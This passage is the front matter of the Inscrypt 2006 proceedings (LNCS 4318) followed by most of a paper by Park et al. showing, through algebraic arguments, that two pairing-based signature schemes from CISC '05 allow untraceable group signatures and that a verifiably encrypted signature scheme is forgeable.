

Helger Lipmaa
Moti Yung
Dongdai Lin (Eds.)

LNCS 4318

Information Security and Cryptology

Second SKLOIS Conference, Inscrypt 2006
Beijing, China, November/December 2006
Proceedings

 Springer

Commenced Publication in 1973

Founding and Former Series Editors:

Gerhard Goos, Juris Hartmanis, and Jan van Leeuwen

Editorial Board

David Hutchison

Lancaster University, UK

Takeo Kanade

Carnegie Mellon University, Pittsburgh, PA, USA

Josef Kittler

University of Surrey, Guildford, UK

Jon M. Kleinberg

Cornell University, Ithaca, NY, USA

Friedemann Mattern

ETH Zurich, Switzerland

John C. Mitchell

Stanford University, CA, USA

Moni Naor

Weizmann Institute of Science, Rehovot, Israel

Oscar Nierstrasz

University of Bern, Switzerland

C. Pandu Rangan

Indian Institute of Technology, Madras, India

Bernhard Steffen

University of Dortmund, Germany

Madhu Sudan

Massachusetts Institute of Technology, MA, USA

Demetri Terzopoulos

University of California, Los Angeles, CA, USA

Doug Tygar

University of California, Berkeley, CA, USA

Moshe Y. Vardi

Rice University, Houston, TX, USA

Gerhard Weikum

Max-Planck Institute of Computer Science, Saarbruecken, Germany

Helger Lipmaa Moti Yung
Dongdai Lin (Eds.)

Information Security and Cryptology

Second SKLOIS Conference, Inscrypt 2006
Beijing, China, November 29 - December 1, 2006
Proceedings

Volume Editors

Helger Lipmaa
Adastral Postgraduate Campus
University College
London, UK
E-mail: h.lipmaa@cs.ucl.ac.uk

Moti Yung
Computer Science Department
Columbia University
New York, USA
E-mail: moti@cs.columbia.edu

Dongdai Lin
SKLOIS, Institute of Software
Chinese Academy of Sciences
Beijing 100080, China
E-mail: ddlin@is.iscas.ac.cn

Library of Congress Control Number: 2006936729

CR Subject Classification (1998): E.3, D.4.6, F.2.1, C.2, J.1, C.3, K.4.4, K.6.5

LNCS Sublibrary: SL 4 – Security and Cryptology

ISSN 0302-9743
ISBN-10 3-540-49608-4 Springer Berlin Heidelberg New York
ISBN-13 978-3-540-49608-3 Springer Berlin Heidelberg New York

This work is subject to copyright. All rights are reserved, whether the whole or part of the material is concerned, specifically the rights of translation, reprinting, re-use of illustrations, recitation, broadcasting, reproduction on microfilms or in any other way, and storage in data banks. Duplication of this publication or parts thereof is permitted only under the provisions of the German Copyright Law of September 9, 1965, in its current version, and permission for use must always be obtained from Springer. Violations are liable to prosecution under the German Copyright Law.

Springer is a part of Springer Science+Business Media
springer.com

© Springer-Verlag Berlin Heidelberg 2006
Printed in Germany

Typesetting: Camera-ready by author, data conversion by Scientific Publishing Services, Chennai, India
Printed on acid-free paper SPIN: 11937807 06/3142 5 4 3 2 1 0

Preface

The second SKLOIS Conference on Information Security and Cryptology 2006 (Inscrypt, formerly CISC) was organized by the State Key Laboratory of Information Security of the Chinese Academy of Sciences. This international conference was held in Beijing, China and was sponsored by the Institute of Software, the Chinese Academy of Sciences, the Graduate University of Chinese Academy of Sciences and the National Natural Science Foundations of China. The conference proceedings, with contributed papers, are published by Springer in this volume of *Lecture Notes in Computer Science* (LNCS).

The research areas covered by Inscrypt have been gaining increased visibility recently since modern computing and communication infrastructures and applications require increased security, trust and safety. Indeed important fundamental, experimental and applied work has been done in wide areas of cryptography and information security research in recent years. Accordingly, the program of Inscrypt 2006 covered numerous fields of research within these areas.

The International Program Committee of the conference received a total of 225 submissions, from which only 23 submissions were selected for presentation at the regular papers track and are part of this volume. In addition to this track, the conference also hosted a short paper track of 13 presentations that were carefully selected as well. All anonymous submissions were reviewed by experts in the relevant areas and based on their ranking, technical remarks and strict selection criteria the papers were selected to the various tracks.

Many people and organizations helped in making the conference a reality. We would like to take this opportunity to thank the Program Committee members and the external experts for their invaluable help in producing the conference program. We would like to further thank the conference Organizing Committee. Special thanks are due to Dongdai Lin for his excellent help in organizing the conference and the proceedings. We wish to thank the various sponsors and, last but not least, we also express our thanks to all the authors who submitted papers to the conference, the invited speakers, the session chairs and all the conference attendees.

November 2006

Helger Lipmaa and Moti Yung

Inscript (formerly CISC) 2006
2nd SKLOIS Conference
on Information Security and Cryptology
Beijing, China
November 29 - December 1, 2006

Sponsored and organized by
State Key Laboratory of Information Security
(Chinese Academy of Sciences)

General Chair

Dengguo Feng SKLOIS, Chinese Academy of Sciences, China

Program Co-chairs

Helger Lipmaa University College London, UK
Moti Yung RSA Labs and Columbia University, USA

Program Committee

| | |
|--------------------|-------------------------------------|
| N. Asokan | Nokia, Finland |
| Catharina Candolin | SET-Security Oy, Finland |
| Kefei Chen | Shanghai Jiaotong University, China |
| Ee Chien Chang | NUS, Singapore |
| Debra Cook | Bell Labs, USA |
| Claudia Diaz | K.U. Leuven, Belgium |
| Orr Dunkelman | Technion, Israel |
| Nelly Fazio | IBM Almaden, USA |
| Kris Gaj | George Mason University, USA |
| Juan Garay | Bell Labs, USA |
| Minaxi Gupta | Indiana University, USA |
| Florian Hess | TU Berlin, Germany |
| Yupu Hu | Xidian University, China |
| Tetsu Iwata | Nagoya University, Japan |
| Aggelos Kiayias | University of Connecticut, USA |
| Kaoru Kurosawa | Ibaraki University, Japan |
| Peeter Laud | University of Tartu, Estonia |
| Benoit Libert | UCL, Belgium |

VIII Organization

| | |
|---------------------------|----------------------------------------------------|
| Dongdai Lin | SKLOIS, China |
| Javier Lopez | University of Malaga, Spain |
| Masahiro Mambo | Tsukuba University, Japan |
| Wenbo Mao | HP Shanghai, China |
| Steven Myers | Indiana University, USA |
| Lan Nguyen | WinMagic Inc., Canada |
| Hieu Phan | UCL, UK |
| Raphael Phan | Swinburne University of Technology, Malaysia |
| Markku-Juhani O. Saarinen | Royal Holloway, UK |
| Palash Sarkar | ISI, India |
| Nitesh Saxena | Polytechnic University, USA |
| Katja Schmidt-Samoa | TU Darmstadt, Germany |
| Berry Schoenmakers | Eindhoven University of Technology, Netherlands |
| Yiannis Stamatiou | CTI, Greece |
| Rainer Steinwandt | FAU, USA |
| Ivan Visconti | University of Salerno, Italy |
| Guilin Wang | I2R, Singapore |
| Huaxiong Wang | Macquarie University, Australia |
| Xiaoyun Wang | Tsinghua University, China |
| Yunlei Zhao | Fudan University, China |

Proceedings Co-editors

| | |
|---------------|---------------------------------------|
| Helger Lipmaa | University College London, UK |
| Moti Yung | RSA Labs and Columbia University, USA |
| Dongdai Lin | Chinese Academy of Sciences, China |

Organizing Committee

| | |
|----------------|--------------------------------------------|
| Dongdai Lin | SKLOIS, Chinese Academy of Sciences, China |
| Jiwu Jing | SKLOIS, Chinese Academy of Sciences, China |
| Chuankun Wu | SKLOIS, Chinese Academy of Sciences, China |
| Wenling Wu | SKLOIS, Chinese Academy of Sciences, China |
| Zhenfeng Zhang | SKLOIS, Chinese Academy of Sciences, China |

Secretary and Treasurer

| | |
|--------|------------------------------------|
| Yi Qin | Chinese Academy of Sciences, China |
|--------|------------------------------------|

Table of Contents

Digital Signature Schemes

| | |
|-----------------------------------------------------------------------------------------|----|
| Cryptanalysis of Two Signature Schemes Based on Bilinear Pairings in CISC '05 | 1 |
| <i>Haeryong Park, Zhengjun Cao, Lihua Liu, Seongan Lim, Ikkwon Yie, Kilsoo Chun</i> | |
| Identity-Based Key-Insulated Signature with Secure Key-Updates | 13 |
| <i>Jian Weng, Shengli Liu, Kefei Chen, Xiangxue Li</i> | |
| Efficient Intrusion-Resilient Signatures Without Random Oracles | 27 |
| <i>Benoît Libert, Jean-Jacques Quisquater, Moti Yung</i> | |

Sequences and Stream Ciphers

| | |
|----------------------------------------------------------------------------------|----|
| New Constructions of Large Binary Sequences Family with Low Correlation | 42 |
| <i>Xin Tong, Jie Zhang, Qiao-Yan Wen</i> | |
| On the Rate of Coincidence of Two Clock-Controlled Combiners | 54 |
| <i>Xuexian Hu, Yongtao Ming, Wenfen Liu, Shiqu Li</i> | |

Symmetric-Key Cryptography

| | |
|--------------------------------------------------------------------------------------------------------------------------|----|
| Designing Power Analysis Resistant and High Performance Block Cipher Coprocessor Using WDDL and Wave-Pipelining | 66 |
| <i>Yuanman Tong, Zhiying Wang, Kui Dai, Hongyi Lu</i> | |
| OPMAC: One-Key Poly1305 MAC | 78 |
| <i>Dayin Wang, Dongdai Lin, Wenling Wu</i> | |
| A General Construction of Tweakable Block Ciphers and Different Modes of Operations | 88 |
| <i>Debrup Chakraborty, Palash Sarkar</i> | |

Cryptographic Schemes

| | |
|------------------------------------------------------------------------------------|-----|
| Dynamic Threshold and Cheater Resistance for Shamir Secret Sharing Scheme | 103 |
| <i>Christophe Tartary, Huaxiong Wang</i> | |

Efficient Short Signcryption Scheme with Public Verifiability 118
Changshe Ma

A Revocation Scheme Preserving Privacy 130
Lukasz Krzywiecki, Przemysław Kubiak, Mirosław Kutylowski

Network Security

Deterministic Packet Marking with Link Signatures for IP Traceback 144
Yi Shi, Xinyu Yang, Ning Li, Yong Qi

Survey and Taxonomy of Feature Selection Algorithms in Intrusion
Detection System 153
You Chen, Yang Li, Xue-Qi Cheng, Li Guo

A Network Security Policy Model and Its Realization Mechanism 168
Chenghua Tang, Shuping Yao, Zhongjie Cui, Limin Mao

Packet Marking Based Cooperative Attack Response Service for
Effectively Handling Suspicious Traffic 182
Gaeil An, Joon S. Park

Access Control

A Verifiable Formal Specification for RBAC Model with Constraints
of Separation of Duty 196
Chunyang Yuan, Yeping He, Jianbo He, Zhouyi Zhou

Design and Implementation of Fast Access Control That Supports
the Separation of Duty 211
SeongKi Kim, EunKyung Jin, YoungJin Song, SangYong Han

Computer and Applications Security

A Practical Alternative to Domain and Type Enforcement Integrity
Formal Models 225
Liuying Tang, Sihan Qing

Return Address Randomization Scheme for Annuling Data-Injection
Buffer Overflow Attacks 238
Deok Jin Kim, Tae Hyung Kim, Jong Kim, Sung Je Hong

Application and Evaluation of Bayesian Filter for Chinese Spam 253
Zhan Wang, Yoshiaki Hori, Kowichi Sakurai

Web and Media Security

| | |
|----------------------------------------------------------------------------------------------------------------------|------------|
| Batch Decryption of Encrypted Short Messages and Its Application on Concurrent SSL Handshakes | 264 |
| <i>Yongdong Wu, Feng Bao</i> | |
| An Enterprise Security Management System as a Web-Based Application Service for Small/Medium Businesses | 279 |
| <i>Yoonsun Lim, Myung Kim, Kwang Hee Seo, Ho Kun Moon, Jin Gi Choe, Yu Kang</i> | |
| Obtaining Asymptotic Fingerprint Codes Through a New Analysis of the Boneh-Shaw Codes | 289 |
| <i>Marcel Fernandez, Josep Cotrina</i> | |
| Author Index | 305 |

Cryptanalysis of Two Signature Schemes Based on Bilinear Pairings in CISC '05

Haeryong Park^{1,*}, Zhengjun Cao², Lihua Liu³, Seongan Lim^{4,**},
Ikkwon Yie⁴, and Kilsoo Chun¹

¹ Korea Information Security Agency (KISA), Seoul, Korea 138-803
{hrpark, kschun}@kisa.or.kr

² Department of Mathematics, Shanghai University, Shanghai, China 200444
zjcamss@163.com

³ Department of Information and Computation Sciences, Shanghai Maritime
University, Shanghai, China 200135

⁴ Department of Mathematics, Inha University, Incheon, Korea 402-751
{seongannym, ikyie}@inha.ac.kr

Abstract. The bilinearity of pairings allows efficient signature verification for signature schemes based on discrete logarithm type problem and often provides useful additional functionalities to signature schemes. In recent years, bilinear pairings have been widely used to create signature schemes. But the bilinearity can also be an attack point in uncarefully designed protocols. We cryptanalyze two signature schemes presented at CISC '05, Cheng et al.'s group signature scheme and Gu et al.'s ID-based verifiably encrypted signature scheme, both based on bilinear pairings. We show that their improper uses of a bilinear pairing lead to untraceable group signatures for Cheng et al.'s group signature scheme and universally forgeable signatures for Gu et al.'s ID-based verifiably encrypted signature scheme.

Keywords: bilinear pairing, group signature, ID-based cryptography, verifiably encrypted signature.

1 Introduction

Recently, bilinear pairings have been widely used to create many signature schemes with additional functionality or better efficiency. For example, there have been papers on short signatures, group signatures, verifiably encrypted signatures, and many more. The linearity of bilinear pairings is very effective in terms of both “efficiency” and “functionality”. But one should be careful so that the linearity should not be manipulated in a malicious way by an attacker.

In this paper, we shall show that two signature schemes proposed at CISC '05 based on bilinear pairings can be attacked by using the taking advantage of the bilinearity property.

* This work was supported by MIC.

** This work was supported by the KRF Grant (KRF-2004- R03-10023) funded by the Korean Government(MOEHRD).

Group signature. Basic security requirements of group signature schemes can be understood as *correctness, unforgeability, anonymity, unlinkability, traceability, exculpability, and coalition-resistance*. Bellare et al. formalized this large set of security requirements in terms of *correctness, Full-Anonymity Full-traceability* [5]. The traceability is one of the core security requirements of group signature. For group signature schemes, a signer (group member) might act as an adversary against the traceability property. Short group signature schemes using bilinear pairing have been developed by Boneh et al.[6]. For a secure group signature schemes based on bilinear pairings, it should be designed so the signer cannot treat the linearity in the group signature verification formula to generate an untraceable group signature.

In [11], Cheng et al. proposed group signature schemes using bilinear pairing by introducing SEM (SEcurity Mediator), an on-line third party. Their group signature schemes can be considered as a modification of regular signature scheme based on bilinear pairing [9]. They claimed that their schemes have traceability because no valid group signature can be generated without help from SEM. In this paper, we point out that the group signature schemes constructed by Cheng et al. allow to generate a untraceable group signature due to their improper use of bilinear pairing in the verification formula.

Verifiably encrypted signature. It's well known that Shamir [15] first proposed the idea of ID-based public key cryptography to simplify the key management procedure of traditional certificate-based PKI. Using bilinear maps defined on some elliptic curves, researchers have proposed many ID-based signature schemes [16,21,22] ever since the paper of Boneh and Franklin [7] was published.

Generally, Signer wants to show Verifier that he has signed a message, but dose not want Verifier to possess the signature. A verifiably encrypted signature is a special extension of common signature that gives such functionality. A verifiably encrypted signature enables the Signer to give Verifier a signature that is encrypted using Adjudicator's public key. The Verifier can check the validity of the signature, but the verifier cannot obtain any information on the signer's signature since the signature has been encrypted by Adjudicator's public key. The Adjudicator is a trusted third party, who can reveal the signature if needed. At a later stage when it is needed, the verifier can either obtain the signature from the signer or resort to the adjudicator who can reveal the signer's signature. The property, namely, Verifier cannot know the original signature corresponding to a verifiably encrypted signature, is very useful in some cases, such as online contract signing.

The basic security requirements of verifiably encrypted signature schemes are unforgeability and opacity [21]. The 'unforgeability' of verifiably encrypted signature scheme requires that it is difficult to forge a valid verifiably encrypted signature. In the signature verification of verifiably encrypted signature schemes, one needs both public keys of the Signer and the Adjudicator. Hence in pairing-based verifiably encrypted signature schemes, manipulating the linearity of the bilinear pairing in the verification formula using these two public keys should be prevented.

At CISC '05, an ID-based verifiably encrypted signature scheme has been proposed [12]. The authors claimed that its security was based on Hess's ID-based signature scheme [13], but we show that the scheme is universally forgeable in this paper. Our attack does not depend on any assumption. It is simple and direct. We only show how the linearity of the bilinear pairing can be treated using two public keys in order to get a valid verifiably encrypted signature.

Outline of this paper. Our paper is organized as follows. Section 2 describes some preliminaries. We discuss Cheng et al.'s group signature schemes [11] and explain our attacks on their schemes in Section 3. We also discuss Gu-Zhu's verifiably encrypted signature [12] and explain our attack on their scheme in Section 4. Finally we give our conclusion in Section 5.

2 Preliminaries

2.1 Bilinear Pairings and Intractable Problems

Let $(G_1, +)$ and (G_2, \cdot) be two cyclic groups of prime order q and P be a cyclic generator of G_1 . A map $e : G_1 \times G_1 \rightarrow G_2$ is called an *admissible bilinear pairing* if it satisfies the following properties:

1. Bilinear: $\forall A, B \in G_1, \forall \alpha, \beta \in \mathbb{Z}_q, e(\alpha A, \beta B) = e(A, B)^{\alpha\beta}$;
2. Non-degenerate: $e(P, P)$ is a generator of G_2 ;
3. Computable: there is an efficient algorithm to compute $e(A, B)$ for any $A, B \in G_1$.

The bilinear pairing implementation of the above cases can be done using supersingular elliptic curves.

Let $a, b, c \in \mathbb{Z}_q$. We consider the following problems on G_1 .

1. The computational Diffie-Hellman problem (CDHP): Given $P, aP, bP \in G_1$, compute abP .
2. The decisional Diffie-Hellman problem (DDHP): Given $P, aP, bP, cP \in G_1$, decide if $abP = cP$.

When we discuss problems concerning an admissible bilinear pairing $e : G_1 \times G_1 \rightarrow G_2$, we usually assume that the CDHP in G_1, G_2 is intractable. We note that the existence of an admissible bilinear pairing makes the decisional Diffie-Hellman problem (DDHP) in G_1 easy. Thus, G_1 is a Gap Diffie-Hellman (GDH) Group, i.e., the CDHP is intractable while DDHP is easy.

2.2 Signature Verification Using Bilinear Pairings

Using bilinear pairings, it is possible to construct short signature schemes based on Diffie-Hellman-related problems. This is because, the bilinearity of pairings allows easy verification of the validity of a signature without solving DL type problem. A typical example of signatures scheme based on pairing is BLS short signature scheme proposed in [9] which we summarize informally below.

- Parameter: (G, \cdot) and (G_3, \cdot) are cyclic groups of order prime q and g is a generator of G .
- Signature generation: On input the message m and a private key x , the signature is $\sigma = H(m)^x$.
- Signature verification: For a given public key $v = g^x$, a message m , and a signature σ , the signature σ is valid if $(g, v, H(m), \sigma)$ is a valid DH-tuple.

If there is an efficiently computable bilinear pairing $\hat{e} : G \times G \rightarrow G_3$, one can easily check the validity of σ by checking $\hat{e}(g, \sigma) = \hat{e}(v, H(m))$.

3 Cheng-Zhu-Qiu-Wang’s Group Signatures and Their Weakness

3.1 Group Signatures

Following the first work by Chaum and van Heyst in the year of 1991 [10], many group signature schemes were proposed and analyzed [4,3,6,17]. Additional functionality, such as providing anonymity of signers, is an important advantage of a group signature scheme over an ordinary signature schemes.

Group signatures are signatures that provide anonymity to the signer. Any group member can sign a message using his own private key. A verifier can tell that a group member has signed without knowing the identity of the signature’s originator. But, in exceptional cases such as a legal dispute, the group manager (GM) can open any group signature. Anonymity of signer, namely, impossibility of identifying the original signer for a given group signature, is very useful in the cases when signer’s privacy is required. The definition of group signature is as follows:

Definition 1. (*Group Signature [5]*) *A group signature scheme consists of three entities: signer, verifier and group manager. There are five algorithms, Setup, Join, Sign, Verify, and Open.*

Setup: *This is generating the system parameters, a group public-private key pair (GPK; GSK).*

Join: *This is generating the group member private key SK*

Sign: *Given a group member private key SK, a message m , and the system parameters, compute a group signature σ on m .*

Verify: *Given a group signature σ , a message m , the group public key, and the system parameters, verify that σ is a valid group signature on m .*

Open: *Given a group private key GSK, a message m and a group signature σ on m , output the original signer (group member) of σ .*

A large set of security requirements for group signatures have been introduced (e.g., unlinkability, unforgeability, collusion resistance, exculpability, and framing resistance) and later have been formalized in terms of ‘full anonymity’ and ‘full traceability’ [5].

Full anonymity. The anonymity requires that an adversary not in possession of the group manager's private key find it hard to recover the identity of the signer from its signature. Here the adversary is allowed to have the private keys of all group members in his attack to distinguish the corresponding identity of the signer.

Full Traceability. In case of misuse, signer anonymity can be revoked by the group manager. The full traceability requires that no colluding set of group members can create signatures that cannot be opened, or signatures that cannot be traced back to some member of the coalition.

Due to the controlled anonymity features (guaranteed anonymity in usual situation plus traceability in cases of disputes), group signature schemes are very useful cryptographic techniques for user privacy protection. Many efficient group signature schemes based on bilinear pairing were proposed recently. As in the regular signature schemes, the bilinearity of a bilinear pairing allows an efficient signature verification. However, the bilinearity can also be an attack point with respect to the traceability for group signature schemes. The group signatures proposed by Cheng et al. [11] are examples that allow to generate untraceable signatures since they didn't use the bilinear pairing properly. We shall discuss Cheng et al.'s schemes and their security flaw in the rest of this section.

3.2 Cheng-Zhu-Qiu-Wang's Group Signatures

In this section, we describe two Cheng-Zhu-Qiu-Wang's group signatures [11]. In their schemes, they introduced a trusted on-line third party, called a SEcurity Mediator (SEM) in addition to GM and a set of users (group members). A group member must get partial information from SEM to generate a valid group signature. Let $(G_1, +)$ and (G_2, \cdot) be two cyclic groups of order q , P be a generator of G_1 , and $e : G_1 \times G_1 \rightarrow G_2$ be an admissible bilinear pairing. Note that $H : \{0, 1\}^* \rightarrow G_1$ is a hash function.

The mini group signature. The mini group signature is proposed as a group signature without exculpability property on GM [11].

Setup: Given a security parameter κ , GM generates the system parameters $Params = \{G_1, G_2, e, q, P, H\}$. GM chooses randomly $x \in Z_q^*$ and computes $P_{pub} = xP \in G_1$. The public-private key pair of the group is (P_{pub}, x) .

Join: GM chooses randomly $x_i^u \in Z_q^*$ and computes $x_i^s = (x - x_i^u) \bmod q$. GM sends x_i^u to U_i and sends (x_i^s, U_i) to SEM. Thus U_i becomes a group member and his private key is x_i^u with the following properties.

- $x_i^u \neq x_j^u$ when $i \neq j$.
- $x_{i_1}^u + x_{i_2}^u + \dots + x_{i_j}^u \neq x \bmod q$ for any positive integers i and j .
- $x_{i_1}^u + x_{i_2}^u + \dots + x_{i_j}^u \neq x_{i_l}^u \bmod q$ for any positive integers i, j and l .

Sign: To generate a group signature on some message m , U_i sends $H(m)$ along with his identity to SEM. SEM checks that the group membership of U_i

has not been revoked. SEM then computes $\sigma_i^s = x_i^s H(m)$, stores $(U_i, H(m))$ and sends σ_i^s to U_i . U_i computes $\sigma_i^u = x_i^u H(m)$ and $\sigma_i = \sigma_i^s + \sigma_i^u$. U_i checks whether $e(P, \sigma_i) = e(P_{pub}, H(m))$ holds. If so, the group signature on message m is set to be $\sigma = \sigma_i$.

Verify: The verifier accepts the signature σ if $(P, P_{pub}, H(m), \sigma)$ is a valid DH-tuple, i.e., if $e(P, \sigma) = e(P_{pub}, H(m))$ holds.

Open: In case GM wants to open a signature σ on some message m , he needs only send an enquiry to SEM. SEM consults the storage list and sends the original signer U_i to GM.

The improved group signature. This is an improved version of the mini group signature so that the improved one has exculpability property[11].

Setup: Given a security parameter κ , GM generates the system parameters $Params = \{G_1, G_2, e, q, P, H\}$. GM chooses randomly $x \in Z_q^*$ and computes $P_{pub} = xP \in G_1$. SEM chooses randomly $y \in Z_q^*$ and computes $P'_{pub} = yP \in G_1$. The group public key is (P_{pub}, P'_{pub}) , while x and y are kept secret by GM and SEM, respectively.

Join: GM chooses randomly $x_i^u \in Z_q^*$ and computes $x_i^s = (x - x_i^u) \bmod q$. GM sends x_i^u to U_i and sends (x_i^s, U_i) to SEM. SEM chooses randomly $y_i^u \in Z_q^*$ and computes $y_i^s = (y - y_i^u) \bmod q$. SEM sends y_i^u to U_i and keeps y_i^s secret. Thus U_i becomes a group member and his private key is (x_i^u, y_i^u) with the following properties.

- $x_i^u \neq x_j^u, y_i^u \neq y_j^u$ when $i \neq j$.
- $x_{i_1}^u + x_{i_2}^u + \dots + x_{i_j}^u \neq x \bmod q$ and $y_{i_1}^u + y_{i_2}^u + \dots + y_{i_j}^u \neq y \bmod q$ for any positive integers i and j .
- $x_{i_1}^u + x_{i_2}^u + \dots + x_{i_j}^u \neq x_{i_l}^u \bmod q$ and $y_{i_1}^u + y_{i_2}^u + \dots + y_{i_j}^u \neq y_{i_l}^u \bmod q$ for any positive integers i, j and l .

Sign: To generate a group signature on some message m , U_i sends $H(m)$ along with his identity to SEM. SEM checks that the group membership of U_i has not been revoked. SEM then computes $v_i^s = y_i^s H(m)$ and $\sigma_i^s = x_i^s H(m)$. SEM stores $(U_i, H(m))$ and sends (v_i^s, σ_i^s) to U_i . U_i computes $v_i^u = y_i^u H(m)$, $\sigma_i^u = x_i^u H(m)$, and $\sigma_i = v_i^s + v_i^u + \sigma_i^s + \sigma_i^u$. U_i checks whether $e(P, \sigma_i) = e(P_{pub} + P'_{pub}, H(m))$ holds. If so, the group signature on message m is set to be $\sigma = \sigma_i$.

Verify: The verifier accepts the signature σ if $(P, P_{pub} + P'_{pub}, H(m), \sigma)$ is a valid DH-tuple, i.e. $e(P, \sigma) = e(P_{pub} + P'_{pub}, H(m))$ holds.

Open: In case GM wants to open a signature σ on some message m , he needs only send an enquiry to SEM. SEM consults the storage list and sends the original signer U_i to GM.

3.3 Cryptanalysis of Cheng-Zhu-Qiu-Wang's Group Signatures

Each of the group signature schemes proposed by Cheng et al. has a deterministic signature generation algorithm that is not desirable for secure group signature schemes. But we focus on how an improper use of bilinear pairing in a group signature scheme may result in untraceability.

Untraceability of the mini group signature. In this subsection, we show that the mini group signature has no traceability property.

Suppose that a group member U_i generated a signature on a message m and kept the information concerning this signature, that is, $\sigma_i^s = x_i^s H(m)$, $\sigma = \sigma_i = x_i^u H(m) + x_i^s H(m) = xH(m)$. Then U_i can generate a group signature on any message \overline{m} he desires without the help of SEM as follow:

- U_i send $H(m) + H(\overline{m})$ along with his identity to SEM.
- SEM first checks that the group membership of U_i has not been revoked. It then computes $\overline{\sigma}_i^s = x_i^s (H(m) + H(\overline{m})) = x_i^s H(m) + x_i^s H(\overline{m})$, stores $(U_i, H(m) + H(\overline{m}))$ and sends $\overline{\sigma}_i^s$ back to U_i .
- U_i computes $\sigma_i^u = x_i^u H(\overline{m})$, $\overline{\sigma}_i^s = \overline{\sigma}_i^s - \sigma_i^s = x_i^s H(\overline{m})$, and $\underline{\sigma}_i = \underline{\sigma}_i^s + \underline{\sigma}_i^u = x_i^s H(\overline{m}) + x_i^u H(\overline{m}) = xH(\overline{m})$.

Now, U_i has the valid group signature $\underline{\sigma} = \underline{\sigma}_i$ on message \overline{m} since $e(P, \underline{\sigma}_i) = e(P_{pub}, H(\overline{m}))$ holds. Note that U_i succeeded in signing the message \overline{m} without revealing any direct information about the message itself to SEM. Since there is no $(U_i, H(\overline{m}))$ on its DB, SEM cannot trace the originator of the group signature $(\overline{m}, \underline{\sigma})$. Thus the mini group signature has no traceability property.

Untraceability of the improved group signature. In this subsection, we show that the improved group signature has no traceability property, either.

Suppose that a group member U_i generated a signature on a message m and kept the information concerning this signature, that is, $v_i^s = y_i^s H(m)$, $\sigma_i^s = x_i^s H(m)$, $\sigma = \sigma_i = v_i^s + v_i^u + \sigma_i^s + \sigma_i^u = y_i^s H(m) + y_i^u H(m) + x_i^s H(m) + x_i^u H(m) = (y + x)H(m)$. Then U_i can generate a group signature on any message \overline{m} he desires without the help of SEM as follow:

- U_i send $H(m) + H(\overline{m})$ along with his identity to SEM.
- SEM first checks that the group membership of U_i has not been revoked. It then computes $\overline{v}_i^s = y_i^s (H(m) + H(\overline{m})) = y_i^s H(m) + y_i^s H(\overline{m})$ and $\overline{\sigma}_i^s = x_i^s (H(m) + H(\overline{m})) = x_i^s H(m) + x_i^s H(\overline{m})$, stores $(U_i, H(m) + H(\overline{m}))$ and sends \overline{v}_i^s and $\overline{\sigma}_i^s$ back to U_i .
- U_i computes $\underline{v}_i^u = y_i^u H(\overline{m})$, $\underline{\sigma}_i^u = x_i^u H(\overline{m})$, $\underline{v}_i^s = \overline{v}_i^s - v_i^s = y_i^s H(\overline{m})$, $\underline{\sigma}_i^s = \overline{\sigma}_i^s - \sigma_i^s = x_i^s H(\overline{m})$, and $\underline{\sigma}_i = \underline{v}_i^s + \underline{v}_i^u + \underline{\sigma}_i^s + \underline{\sigma}_i^u = y_i^s H(\overline{m}) + y_i^u H(\overline{m}) + x_i^s H(\overline{m}) + x_i^u H(\overline{m}) = (y + x)H(\overline{m})$.

Now, U_i has the valid group signature $\underline{\sigma} = \underline{\sigma}_i$ on message \overline{m} since $e(P, \underline{\sigma}_i) = e(P_{pub} + P'_{pub}, H(\overline{m}))$ holds. Note that U_i succeeded in signing the message \overline{m} without revealing any direct information about the message itself to SEM. Since there is no $(U_i, H(\overline{m}))$ on its DB, SEM cannot trace the originator of the group signature $(\overline{m}, \underline{\sigma})$. Thus the improved group has no traceability property.

The main reasons of the untraceability of Cheng et al.'s group signature are that the linearity related with $H(m)$ signature verification formula $e(P, \sigma) = e(P_{pub} + P'_{pub}, H(m))$ can be manipulated by the signer.

4 Gu-Zhu's Verifiably Encrypted Signature and Its Weakness

4.1 Verifiably Encrypted Signatures

Verifiably encrypted signatures are special extensions of the regular digital signatures. They enable Signer to give Verifier a signature encrypted using Adjudicator's public key. The Verifier can check the validity of the signature. The Adjudicator is a trusted third party, who can reveal the signature if needed. Generally in some applications such as online contract signing protocols, Signer wants to show Verifier that he has signed a message, but does not want Verifier to possess the signature. In view of this, Signer can send Verifier a verifiably encrypted signature of a message to prevent Verifier from knowing the original signature of the message. Verifiably encrypted signatures are formally defined as follows.

Definition 2. (*Verifiably Encrypted Signature [8]*) *A verifiably encrypted signature scheme consists of three entities: signer, verifier and adjudicator. There are seven algorithms. Three, **KeyGen**, **Sign**, and **Verify**, are analogous to those in ordinary signature schemes. The others, **AKeyGen**, **VE-Sign**, **VE-Verify**, and **Adjudicate**, provide the verifiably encrypted signature capability.*

KeyGen, Sign, Verify: *These are key generation, signing and verification of the signer, they are same as in standard signature schemes.*

AKeyGen: *This is generating a public-private key pair $(APK; ASK)$ for the adjudicator.*

VE-Sign: *Given a private key SK , a message m , and an adjudicator public key APK , compute a verifiably encrypted signature τ on m .*

VE-Verify: *Given a public key PK , a message m , an adjudicator public key APK , and a verifiably encrypted signature τ , verify that τ is a valid verifiably encrypted signature on m under key PK .*

Adjudicate: *Given an adjudicator key-pair $(APK; ASK)$, a public key PK , and a verifiably encrypted signature τ on some message m , extract and output σ , an ordinary signature on m under PK .*

Verifiably encrypted signatures should satisfy the following three security properties [21]:

Correctness. **VE-Verify** and **Verify** should respectively accept any properly-generated verifiably encrypted signature and regular signature.

Unforgeability. It is difficult to forge a valid verifiably encrypted signature.

Opacity. It is difficult, given a verifiably encrypted signature, to extract an ordinary signature on the same message.

4.2 Gu-Zhu's Verifiably Encrypted Signature

In this section, we describe Gu-Zhu's verifiably encrypted signature [12]. Let $(G_1, +)$ and (G_2, \cdot) be two cyclic groups of order q , P be a generator of G_1 ,

and $e : G_1 \times G_1 \rightarrow G_2$ be an admissible bilinear pairing. Gu-Zhu's verifiably encrypted signature scheme consists of seven algorithms:

- **Setup:** Given (G_1, G_2, q, e, P) , pick a random $s \in Z_q^*$ and set $P_{pub} = sP$. Choose three hash functions $H_1 : \{0, 1\}^* \rightarrow G_1$, $H_2 : \{0, 1\}^* \times G_2 \rightarrow Z_q$ and $H_3 : G_2 \rightarrow Z_q$. The system parameters are $(G_1, G_2, q, e, P, P_{pub}, H_1, H_2, H_3)$. The master key (PKG's private key) is s .
- **Extract:** Given an identity $ID_X \in \{0, 1\}^*$, compute $Q_X = H_1(ID_X) \in G_1^*$, $D_X = sQ_X$. PKG uses this algorithm to extract the user's private key D_X , and gives D_X to the user through a secure channel.
